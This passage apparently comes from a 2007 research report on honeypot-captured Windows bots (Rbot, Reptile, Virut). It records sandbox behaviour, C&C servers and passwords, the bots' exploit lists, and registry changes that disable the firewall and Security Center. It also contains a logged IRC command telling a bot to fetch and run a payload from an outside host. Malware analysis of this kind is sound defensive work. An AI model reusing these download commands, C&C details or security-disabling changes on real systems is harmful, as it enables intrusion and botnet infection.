I tried to connect to two IRC-servers: 195.54.102.4 and 201.224.87.98.

It waited until the 21st connection to connect to the C&C channel. The Honeywall Roo's default setting is to block outgoing connections after the 20th connection. Whether this is deliberate in regards to thwarting honeypots or not is inconclusive.

8.15 Analysis of d98b3e6f3425c088934c5005cc3e823e

[2007-05-10T16:45:34]
158.195.43.110 -> 158.38.144.93
ftp://1:1@158.195.43.110:15008/msmsggr.exe
d98b3e6f3425c088934c5005cc3e823e

Sandnet analysis

Phase1

Virus scan:

A-Squared	Found nothing
AntiVir	Found WORM/Rbot.272384.3
ArcaVir	Found Trojan.Rbot.Adf
Avast	Found Win32:Agent-GSF
AVG Antivirus	Found BackDoor.Generic6.CYQ
BitDefender	Found DeepScan:Generic.Malware. G!SI!!FMP!X!BVPkg.E9D58CC1
ClamAV	Found nothing
Dr.Web	Found nothing
F-Prot Antivirus	Found W32/Backdoor.AOUM
F-Secure Anti-Virus	Found Backdoor.Win32.Rbot.adf
Fortinet	Found W32/Rbot.ADF!tr.bdr
Kaspersky Anti-Virus	Found Backdoor.Win32.Rbot.adf
NOD32	Found Win32/Rbot
Norman Virus Control	Found W32/Spybot.BLZA
Panda Antivirus	Found nothing
Rising Antivirus	Found nothing
VirusBuster	Found Worm.RBot.NND
VBA32	Found Backdoor.Win32.Rbot.byn

Packers detected: -

Packers detected by PEid:

Detected: Borland Delphi 6.0-7.0 [Overlay]
Entropy: 6.41 (Not Packed)
EP check: Not Packed
Fast Check: Packed

The disassemblers were unable to read the file properly due to the packer in phase 1.

Phase 2

Overview:

The malware created a new executable in “C:\Windows\system32” with a random character name. It did not delete the original file. To start the new executable it needed the user to unblock the process from the Windows firewall.

Network activity:

The malware connected to a C&C Server.

C&C details:

C&C Server: x.shitzone.info, port: 9899
NICK: [XP]|6690895503017
USER: yptcmudnpkczsof 0 0 :[XP]|6690895503017
USERHOST: [XP]|6690895503017
IRC C&C channel: #x
IRC C&C channel password: pl
MODE: -x+Bi
Possible bot login passwords: 31337, lifeisidea
Other IRC channels: #x\$, #keket, #sn92
Possible botmaster host mask: *@geek

System change:

Files

! File C:\WINDOWS\Prefetch\WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\WINDOWS\Debug\UserMode\userenv.log was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\INDEX.MAP was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING2.MAP was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.MAP was changed
! File C:\WINDOWS\system32\wbem\Repository\FS\MAPPING1.MAP was changed
! File C:\WINDOWS\Prefetch\LOGON.SCR-151EFAEA.pf was changed
+ File C:\WINDOWS\Prefetch\MSMSGREX-0898932D.pf was added
+ File C:\WINDOWS\system32\nkgcns.exe was added
+ File C:\WINDOWS\Prefetch\RUNDLL32.EXE-12E4E548.pf was added
+ File C:\WINDOWS\Prefetch\NKGCNS.EXE-2C3987B1.pf was added
+ File C:\MALWARE\Analysis\snap1.pes was added
+ File C:\WINDOWS\Prefetch\NETSTAT.EXE-2B2B4428.pf was added

DLLs

+ DLL C:\WINDOWS\system32\nkgcns.exe was loaded into memory.
+ DLL C:\WINDOWS\system32\icmp.dll was loaded into memory.

- + DLL C:\\WINDOWS\\system32\\MSVFW32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\odbc32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wsock32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\user32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\sensapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\wininet.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\avicap32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\dnsapi.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\mpr.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shell32.dll was loaded into memory.
- + DLL C:\\WINDOWS\\system32\\shdocvw.dll was loaded into memory.

Services

No Services changed.

Ports

- + TCP connection between 0.0.0.0:113 and 0.0.0.0:0 was opened.
- + TCP connection between 65.100.100.6:1086 and 4.3.2.198:9899 was opened.

Processes

- Process (PID: 2028) is no longer running.
- + Process (PID: 128) was started on the system.
- + Process "C:\\WINDOWS\\system32\\nkgcns.exe" (PID: 992) was started on the system.

Phase 3

The bot logged in to our Beware IRC server and joined the C&C channel. We were unable to log in to the bot, so no commands were tried out.

Internet analysis

Performed May 12, 2007 @ 17:28-17:50

The malware tried to resolve the DNS address x.shitzone.info, it then got redirected to the IP address 66.249.135.4. All the connection attempts to this channel were rejected. It also made one connection to the IP address 64.34.180.165 through port 22, which is used by the SSH protocol. It actually received a return packet, but no further communication was performed.

8.16 Analysis of 69fe26256de0d2c718ebd4943822271c

[2007-05-13T21:20:48]
211.214.114.149 -> 158.38.144.74
ftp://1:1@211.214.114.149:33373/eraseme_38726.exe
69fe26256de0d2c718ebd4943822271c

Sandnet analysis

Phase 1

Virus scan:

POSSIBLY INFECTED/MALWARE (Note: this file was only classified as malware by scanners known to generate more false positives than the average scanner. Do not consider these results definitely accurate. Also, because of this, results of this scan will not be recorded in the database.)

Scan taken on 04 Jun 2007 09:13:04 (GMT)

A-Squared	Found nothing
AntiVir	Found HEUR/Crypted
ArcaVir	Found nothing
Avast	Found nothing
AVG Antivirus	Found nothing
BitDefender	Found nothing
ClamAV	Found nothing
Dr.Web	Found nothing
F-Prot Antivirus	Found nothing
F-Secure Anti-Virus	Found nothing
Fortinet	Found nothing
Kaspersky Anti-Virus	Found nothing
NOD32	Found nothing
Norman Virus Control	Found nothing
Panda Antivirus	Found nothing
Rising Antivirus	Found nothing
VirusBuster	Found nothing
VBA32	Found nothing

Packers detected: -

Packers detected by PEid:

Detected:	Themida 1.0.0.5 -> Oreans Technologies
Entropy:	7.81 (Packed)
EP Check:	Packed

Fast Check: Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1.

Phase 2

Overview:

The executable detected VMware, which meant we had to use the variables mentioned in the Appendix: “Thwarting VMware Detection Mechanisms”. This is also described in another similar analysis. After modifying VMware, the executable started up, created a new process called webmsn.exe, which killed the initial process and deleted the original file.

Network activity:

The malware connected to a C&C server. The bot only connected to the server, and did not try to join a channel. Probably the bot waited for a specific reply from the server other than our fake response before it would join any channels.

C&C details:

C&C server: 207.21.204.20, port: 4000
C&C server pass: terror
NICK: [00|USA|109969]
USER: XP-2996 * 0 :ANALYZE
IRC C&C-channel: #tig3r
C&C-channel pass: morph
MODE -x+iB
Possible Bot login-passwords: und3r
Other IRC channels: #tig3r (all channels)
Possible botmaster host mask: !*!@*

As the other bot with VMware detection (b77e035efb29c37cd3bec9ee174daa9b), this bot also looks like it is a Reptile Bot v0.33 from the disassembling code. The IRC channel, password etc., was extracted from disassembling the code, as it did not try to join a channel.

System change:

Files

! File C:\Windows\system32\wbem\Repository\FS\MAPPING2.MAP was changed
! File C:\Windows\Prefetch\LOGON.SCR-151EFAEA.pf was changed
! File C:\Windows\system32\wbem\Logs\wbemess.log was changed
! File C:\Windows\Prefetch\CMD.EXE-087B4001.pf was changed

! File C:\Windows\system32/config/SysEvent.Evt was changed
! File C:\Windows\Prefetch/GPG.EXE-0E65EE7F.pf was changed
! File C:\Windows\Prefetch/WSCNTFY.EXE-1B24F5EB.pf was changed
! File C:\Windows\system32/wbem/Repository/FS/MAPPING1.MAP was changed
! File C:\Windows\system32/wbem/Repository/FS/INDEX.MAP was changed
! File C:\Windows\Prefetch/WMIPRVSE.EXE-28F301A9.pf was changed
! File C:\Windows\system32/wbem/Repository/FS/OBJECTS.MAP was changed
! File C:\Windows\Prefetch/PERILEYEZ.EXE-29D35169.pf was changed
! File C:\Windows\Prefetch/PROCEXP.EXE-07DAE384.pf was changed
! File C:\Windows\Prefetch/SSHCLIENT.EXE-27044120.pf was changed
! File C:\Windows\system32/config/AppEvent.Evt was changed
+ File C:\Windows\Prefetch/ERASEME.EXE-0560F33C.pf was added
+ File C:\Windows\Prefetch/WEBMSN.EXE-10607C4B.pf was added
+ File C:\Windows\system32/drivers/oreans32.sys was added
+ File C:\Windows\webmsn.exe was added
+ File C:\Windows\Prefetch/NETSTAT.EXE-2B2B4428.pf was added

DLLs

- DLL C:\WINDOWS\system32\wscntfy.exe was removed from memory.
- DLL C:\WINDOWS\system32\netcfgx.dll was removed from memory.
+ DLL C:\WINDOWS\system32\browseui.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\icmp.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\winmm.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\odbc32.dll was loaded into memory.
+ DLL C:\WINDOWS\webmsn.exe was loaded into memory.
+ DLL C:\WINDOWS\system32\DUSER.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\wsock32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\MLANG.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\sensapi.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\ws2_32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\wininet.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\dnsapi.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\mpr.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\shell32.dll was loaded into memory.
+ DLL C:\WINDOWS\system32\psapi.dll was loaded into memory.

Services

! Service Windows Firewall/Internet Connection Sharing (ICS) appears to have been reloaded (PID changed).
! Service Windows Firewall/Internet Connection Sharing (ICS) has changed its state from Running to Stopped.
! Service Security Center appears to have been reloaded (PID changed).
! Service Security Center has changed its state from Running to Stopped.
! Service Security Center has changed its state from Auto to Disabled.
! Service Application Layer Gateway Service appears to have been reloaded (PID changed).
! Service Application Layer Gateway Service has changed its state from Running to Stopped.

! Service Remote Registry has changed its state from Running to Stop Pending.
! Service Remote Registry has changed its state from Auto to Disabled.
+ Service Web Live Information Messenger was added to the system.

Ports

- TCP connection between 127.0.0.1:1030 and 0.0.0.0:0 was closed.

Processes

- Process (PID: 2036) is no longer running.
- Process (PID: 1392) is no longer running.
- Process C:\WINDOWS\system32\wscntfy.exe (PID: 352) is no longer running.
- Process C:\WINDOWS\System32\logon.scr /s (PID: 2008) is no longer running.
+ Process PID: 376) was started on the system.
+ Process "C:\WINDOWS\webmsn.exe" (PID: 312) was started on the system.

Phase 3

As the bot only connected to the server without joining any channel it is not possible to gain access to it.

Internet analysis

Performed June 11, 2007 @ 18:41 – 18:58

The malware connected to a hard coded IP address 207.21.204.20. The server did not respond to any of the connection requests.

8.17 Analysis of b77e035efb29c37cd3bec9ee174daa9b

```
[2007-05-13T13:00:18]
24.107.169.113 -> 158.38.144.78
ftp://1:1@24.107.169.113:23694/eraseme_77677.exe
b77e035efb29c37cd3bec9ee174daa9b
Virus.Win32.Cheburgen.a
```

The malware was equipped with VM-ware protection code, meaning it would not execute on our regular Sandnet client. This required us to install Windows XP on a regular computer and execute the malware on the native Windows instead. All the regular analysis software installed on the Sandnet client was installed on the new computer to be able to analyse it the same way as the other malware. The main difference is that we connected the computer to the internet through the Honeywall Roo instead of the TRUMAN server. This was done to gather as much information as possible. To reinstall Windows for a second time to follow our normal analysis method would require too much time. We decided that the Honeywall Roo would create enough of a security barrier towards the internet as it would only allow 30 outgoing TCP/UDP connections before denying further communication. The TRUMAN Sandnet was however used after the internet analysis to simulate the botnet's IRC server, as the real one had already been taken down. This way we could gather the IRC server password along with the User and Nick credentials. We also tried running the malware in VMware with the undocumented VMware settings described in Experience during the Analysis. This seemed to work; nevertheless we decided that running it on the native Windows would give us the best results. Indeed it did, as the malware downloaded several other executables to fulfill the infection.

Internet/Sandnet analysis

Phase 1

Virus scan:

A-Squared	Found nothing
AntiVir	Found W32/Virut.H
ArcaVir	Found nothing
Avast	Found nothing
AVG Antivirus	Found Win32/Virut
BitDefender	Found Win32.Virtob.2.Gen
ClamAV	Found W32.Virut.ia
Dr.Web	Found Win32.Virut.5
F-Prot Antivirus	Found nothing
F-Secure Anti-Virus	Found Virus.Win32.Cheburgen.a
Fortinet	Found nothing
Kaspersky Anti-Virus	Found Virus.Win32.Cheburgen.a
NOD32	Found a variant of Win32/Virut
Norman Virus Control	Found nothing

Panda Antivirus	Found W32/Virutas.J
Rising Antivirus	Found nothing
VirusBuster	Found Win32.Virut.Gen
VBA32	Found nothing

Packers detected: -

Packers detected by PEid:

Detected:	No packer detected *
Entropy:	7.81 (Packed)
EP Check:	Packed
Fast Check:	Packed

The disassemblers were unable to read the file properly due to packing of the executable in phase 1. When running the malware in VMware an alert box popped up saying: “Sorry, this application cannot run under a Virtual Machine” with “Themida” written in the bar. Themida is a commercial executable packer from Oreans. The fact that a file named oreans32.sys was added when run also indicated that the malware was packed with this software.

Phase 2

Overview:

The original file was run; it then created a new executable “webmsn.exe” located in the “C:\Windows”-directory which deleted the original file.




Figure 15: Infection notice for installing Adware

The process “ipmon.exe” was also added, which is the red shield located on the taskbar in Figure 15. It looks very similar to Windows Security Center, saying the computer is infected with malware. After clicking the notification box, the malware asked the user if he would update and run “malware remover”. This turned out to be a program called “Registry Cleaner” [web28], which is shown in Figure 16.




Figure 16: Registry Cleaner

Several users on different forums warn about this software, claiming it installs adware and generally messes with Windows so much the only solution is to do a full reinstall of Windows

[<http://www.webhostingtalk.com/showthread.php?p=4523459>]

[<http://www.sysopt.com/forum/showpost.php?p=1403563&postcount=6>]. The malware also corrupted Perileyez, described further down, and rendered the CD-ROM unusable.

Network activity:

The malware connected to proxim.ircgalaaxy.pl (81.95.149.100) on port 65520:

```
NICK pslrlwti
USER f020501 . . :-Service Pack 2
JOIN &virtu
:* PRIVMSG pslrlwti :!get http://ygyyqtqeyp.hk/dl/loadadv735.exe
PING :i
PONG :i
```

Then it connected to ygyyqtqeyp.hk (81.95.153.109) to download several adware, Trojan-clickers, Trojan-spam, and Trojan-downloaders.

It tried to connect to the server 207.21.204.20 on port 4000 which is down. The Trojan clickers seem to connect to two search web-pages (search.msn.com and search.yahoo.com) with different search-words, probably to get different sponsored links to visit.

In addition the malware connected to the following webpages with responses:

```
Query:      yaspftqlyr.hk/uniq.php?id=-386251949
Response:   ok

Query:      yaspftqlyr.hk /inst.php?ID=912&Q=jallapc;129.241.189.11
(jallapc = machine name, 129.241.189.11 = IP address)
Response:   2      OK      0
```

This can be some kind of web C&C channel to echo home the infection of a new client.

C&C details:

The malware was never able to connect to a working server, however by running the TRUMAN Sandnet, IRC server address, port, password and IRC Nick and User was extracted. It never joined any channel probably due to wrong response from the fake Sandnet IRC server. By disassembling the executable webmsn.exe in IDA Pro we were able to extract the rest of the IRC details, and also determine with some reservation that the malware was a Reptile bot.

C&C server: 207.21.204.20, port: 4000
C&C server password: terror
NICK: [00|NOR|017004]
USER: XP-2310 * 0 :JALLAPC
IRC C&C-channel: #tig3r
C&C-channel pass: morph
MODE -x+iB
Possible Bot login-passwords: und3r
Other IRC channels: #tig3r (all channels)
Possible botmaster host mask: *!*@*

Assembler code indicating the malware is a Reptile bot:

<i>Addr: 004137F0:</i>	<i>"220 Reptile welcomes you.. \r\n</i>
<i>Addr: 00418310:</i>	<i>"[Reptile - 0.33]"</i>

Bot properties (extracted from IDA Pro):

servers: exploitftpd, socks4, ftpd

exploits: aimsread, imspread, netapi 139 445, lsass 445, netbios, ntpass, dcom 445 135, wkssvce 445, wkssvco 445, pnp 445, asn 445 139, IM types: AIM, Yahoo, ICQ, MSN

functions: encryption, currentip, stats, uptime, advscan, scanall, lsascan, ntscan, wksescan, wksoscan, asnscan, ddos: syn, ack, random

list of usernames/passwords
list of processes which must be killed

System change:

The malware apparently had a protection against Perileyez which we use to take snapshots of the system before and after infection. Not only did it change the filename and corrupt the installed Perileyez; a new install did not work either, quitting because of wrong memory pointers.

By reading the registry, the following were changed:

- **Installs a new service called “Web Live Information Messenger”**
In HKLM\System\CurrentControlSet\Services\
Web Live Information Messenger SUCCESS Access: 0x2001F
Web Live Information Messenger\Type SUCCESS 0x110
Web Live Information Messenger\Start SUCCESS 0x2
Web Live Information Messenger\ErrorControl SUCCESS 0x0
Web Live Information Messenger\ImagePath SUCCESS "C:\WINDOWS\webmsn.exe"

Web Live Information Messenger\DisplayName SUCCESS "Web Live Information Messenger"
- **Changes the proxy and disables the default one (MigrateProxy and ProxyEnable)**
Internet Settings\ZoneMap\ProxyBypass SUCCESS 0x1
Internet Settings\ProxyEnable SUCCESS 0x0
- **Creates a new system driver: “C:\WINDOWS\system32\xpdx.sys”**
In HKLM\System\CurrentControlSet\Services:
xpdx SUCCESS Access: 0x2001F
xpdx\Type SUCCESS 0x1
xpdx\Start SUCCESS 0x1
xpdx\ErrorControl SUCCESS 0x0
xpdx\ImagePath SUCCESS "?\C:\WINDOWS\system32\xpdx.sys"
xpdx\DisplayName SUCCESS "xpdx system driver"
- **Sets the program “ipmon.exe” to run at startup**
\Microsoft\Windows\CurrentVersion\Run SUCCESS Access: 0x2001F
\Microsoft\Windows\CurrentVersion\Run\ipmon SUCCESS "ipmon.exe"
- **Changes the TCP/IP parameters**
\Services\Tcpip\Parameters SUCCESS Access: 0x20019
- **New telephony settings are created with telephone numbers to dial. These are also requested dialed by “dialer.exe”**
\Telephony\Cards\Card1\Name SUCCESS "AT&T Direct Dial via 1010ATT1"
Telephony\Cards\Card9\Name SUCCESS "US Sprint Direct Dial via 10103331"
Telephony\HandoffPriorities\RequestMakeCall SUCCESS "DIALER.EXE"
- **In Security Center: Notifying of updates, antivirus not running, and firewall not running is disabled. In addition, antivirus and firewall are overridden**
Security Center\UpdatesDisableNotify SUCCESS 0x1
Security Center\AntiVirusDisableNotify SUCCESS 0x1
Security Center\FirewallDisableNotify SUCCESS 0x1
Security Center\AntiVirusOverride SUCCESS 0x1
Security Center\FirewallOverride SUCCESS 0x1
- **The Windows Firewall is disabled**
WindowsFirewall\DomainProfile\EnableFirewall SUCCESS 0x0
- **Windows Update is disabled**
WindowsUpdate\DoNotAllowXPSP2 SUCCESS 0x1
- **DCOM is disabled**
EnabledDCOM SUCCESS "N"

New files that were created by the malware: ipmon.exe, mogvnx.exe, bjks.exe, uxmwj.exe, max1d1641.exe. Some of them can be seen in Figure 17 along with Registry Cleaner and Perileyez, which has been corrupted and rendered harmless.




Figure 17: Desktop after infection

8.18 Analysis of d29188b4e836e52cc45e004ef948389f

```
[2007-06-12T15:43:52]
129.241.58.93 -> 129.241.189.11
http://dl0.bashchelik.com/edcv.php
d29188b4e836e52cc45e004ef948389f
Net-Worm.Win32.Agent.d
```

This was a worm that another computer on the ITEA network tried to infect the bot client with while running an internet analysis on the bot with the md5 hash: e9041725b72dff55ec06efd5eb689c4c. We ran a limited analysis to figure out what kind of malware this was. First we ran it through the virus scan to get an idea of what kind of malware this was. It turned out to be a worm with no C&C server, so we only performed an internet analysis to see what it would do.

Virus scan:

A-Squared	Found Net-Worm.Win32.Agent.d
AntiVir	Found nothing
ArcaVir	Found nothing
Avast	Found Win32:Agent-HID
AVG Antivirus	Found Worm/Generic.BHI
BitDefender	Found MemScan:Worm.Diazom.A
ClamAV	Found Worm.Agent-5
Dr.Web	Found Trojan.Debel
F-Prot Antivirus	Found W32/NetWorm.GR
F-Secure Anti-Virus	Found Net-Worm.Win32.Agent.d
Fortinet	Found nothing
Kaspersky Anti-Virus	Found Net-Worm.Win32.Agent.d
NOD32 (probable variant)	Found probably a variant of Win32/Diazom
Norman Virus Control	Found W32/Smallworm.XX
Panda Antivirus	Found W32/Diazom.AW.worm
Rising Antivirus	Found nothing
VirusBuster	Found Worm.Agent.TSL
VBA32	Found Net-Worm.Win32.Agent.d
Packers detected:	-

Internet analysis

Performed June 11, 2007 @ 17:26 – 17:31

The malware connected to the DNS address srv01.bashchelik.com which resolved to the IP address 207.210.93.242. Here it downloaded the file “ecv20.php” which was a trigger to further download an executable called “hp.exe” from the same server. This made the

computer start scanning for computers on the same B network (129.241) the same way as the client was infected in the first place.

8.19 In-depth analysis of the RBot

We have analyzed a number of Windows bots gathered from our Nepenthes honeypot servers located on the ITEA-network and the UNINETT-network. Besides from the Gbots, which is not that interesting as many of them were not equipped with a C&C channel, and some worms, the majority of the malware have been variants of the Rxbot/Rbot. Therefore we have decided to take a closer look at this bot. We will look at the Rbot family from a general point of view, our own particular specimens, and compare this to source code of the Rbot/Rxbot retrieved from underground sites.

8.19.1 The Rbot family

Rxbot is a variant of the Rbot family, which most of the virus scanners have classified these bots as. Rbot is one of the more pervasive and complex bots out on the internet [01], and it is an enhancement of the SdBot [16]. Because of this, security vendors such as McAfee, ClamAV and AVG antivirus have decided to call it variants of the Sdbot. Rbot was created in 2003 and has evolved rapidly through numerous different modifications. One of the reasons why Rbot has gained widespread use is because of its ease of use and easy configuration. In addition the core of the bot has been coded so that additional modules such as spreaders and additional functionality easily can be integrated.

8.19.2 Propagation

The Rbot, like its predecessor Sdbot, uses Windows network shares as one of its primary propagation methods. The ports 139 and 445 are scanned to find other computers connected to the local network, and then use a list of weak usernames and passwords precoded in the bot to gain access. If it succeeds it copies itself over to the accessed machine and executes itself by scheduling a remote job.

Another propagation method is to use known vulnerability exploits in the Windows OS. Exploits for services such as LSASS, RPC, DCOM and UPnP buffer overflow are usually provided in the bot code. Also computers infected with worms such as Bagle, Mydoom, Kuang, Netdevil etc. are easy targets for the Rbot. It utilizes the backdoors created by these worms to infect the computer while deleting the worm previously installed. The computers contacted by the two latter propagation methods can be decided by the botmaster by either entering an IP range to scan or simply by contacting random IP addresses [01].

8.19.3 System changes

The Rbot copies itself to the system folder, usually the “C:\Windows\system32” folder. Although the filename can be specified, it is most likely a random character name of 6-8 letters. The system32-folder makes a great hiding place as there are loads of files with cryptic names installed here; in addition it changes its properties to read-only and hidden, while it alters its creation date to match the other Windows installation files. This further complicates the discovery of the executable.

The bot also changes some registry entries, first of all to ensure that the bot will start automatically each time the computer is started. The bot will also periodically check that this registry setting has not been tampered with, and if necessary change it back. In addition it checks that no other instances of the bot are already running by creating a mutex (Mutual exclusion). To prevent other software, both benign and malicious, to interfere with the bot's tasks it has a list of known applications and terminates their processes. Services like Windows Firewall, Security Center and Automatic Updates are turned off on some versions of the Rbot as well [01].

8.19.4 Commands and services

The Rbot has a vast number of commands that can be issued by the botmaster over IRC based on the functionality of the bot. The bots vary a lot in properties depending on what kinds of additional modules have been added to the base source code. Thus some variables in the commands are version specific; however the basic commands are equal. For instance the advscan-command which scans other computers for vulnerabilities is present on all versions, but whether you can use the LSASS, DCOM or maybe the Veritas vulnerability exploit depends on if it is added as an additional module.

The bot normally has the possibility to download and execute files from the internet, search for games' CD-keys in the registry, log keystrokes, capture video and images from both the screen and web-cam, send spam-mail and participate in a DDoS attack. In addition it comes with a complete set of servers; http, ftp and proxy servers as well as an own Rbot server where the botmaster can log in to independent of the IRC C&C-channel [01].

A complete list of commands for the Rbot/Rxbot with descriptions that followed the source code of our Rxbot is available in Appendix F.

8.19.5 Security

Most instances of the Rbot are compressed or encrypted with an executable packer. The packer obfuscates the code so that reading the code for both antiviral and tampering purposes makes it much more difficult. Common packers used on the Rbot include UPX, ASPack, PESHield, Morphine etc [01].

The most important part of the Rbot to protect is the IRC part. If someone is to sniff network traffic between the bot and the botmaster or gain access to the code where the IRC details are entered, it can bring down the whole network the botmaster has built up. The Rbot has the ability to enable SSL-connection between the client and the IRC server, although this demands an SSL enabled IRC server which usually means setting up your own private one. This encrypts all C&C-based traffic and makes it difficult to extract useful information. To mitigate the risk of others disassembling the IRC details, it employs several protection mechanisms, one of them being the aforementioned executable packer. In addition it may contain encrypted strings, although the encryption is mainly weak, and the strings will also be decoded by the bot while running. A more effective way of protecting the details is to modify the code where crucial commands, like the login-function are coded. As an additional precaution bot coders have also created additional code that blocks out users who tries to log in to the bot using the usual commands.

Some versions may also include different checks to see whether virtual machines are running, debuggers are used, and if a Sandbox is running the code. All of these properties likely indicate that it is being investigated by botnet hijackers or botnet herders.

8.20 The collected Rbot from our Nepenthes honeypot

We have decided to take a more in-depth look at a particular specimen of the Rbot: MSNGR32.COM with md5-hash: **fdec684b580dbb268fa304c485756af9**.

This particular malware was actually captured on both the ITEA and UNINETT network. We have made a brief analysis of this malware together with the other collected samples found in earlier in this chapter. In addition we are going to take a closer look at the file- and registry changes captured by Filemon and Regmon and analyze closely the disassembly code of the executable captured by IDA Pro during the Sandnet analysis.

8.20.1 Overview

The bot's name given by the botmaster is "MSNGR32.COM". How this file is executed on the victim machine depends on whether it was infected using an exploit or distributed by mail, torrent or similar. When exploits are used, the file does not need human intervention to start, but by mail or torrent it needs to be enticing to the user so he will manually start it.

The bot starts by loading a number of DLLs listed in the previous analysis. These are loaded to provide the bot with API function calls [31]. From the registry monitoring it also creates a seed for the Windows DLL-file crypt.dll which is used to decrypt the encrypted code of the bot. The file "tenpo.bat" is created at the root directory; its code is presented in the Appendix H.

It then adds some registry settings for Internet Explorer and the shell in Windows Explorer. Then it runs tenpo.bat, which creates a registry file called "1.reg" in "C:\Documents & Settings\<<current user>>\Local Settings\Temp", also provided in Appendix H, and then starts Regedit.exe with 1.reg as input file. 1.reg changes a lot of registry settings, mostly in the TCP configuration to change internet settings, but also to disable the firewall, security center, and DCOM and remote access which many worms use to infect its targets. After this is done it creates a copy of itself in "C:\Windows\system32" with a random name mentioned above. This file is executed, started up the same way as the original MSNGR32.COM, but it can see from the registry settings that it is the second process started. Therefore it skips the registry procedure with "tenpo.bat", adds to the registry that the process should be started at computer boot, kills the former process "MSNGR32.COM" and deletes it from its location. In addition to the original process, the file "tempo.bat" deletes itself and "1.reg" after the registry changes have been accomplished. Then it continues to start up the IRC part of the bot.

8.20.2 Features

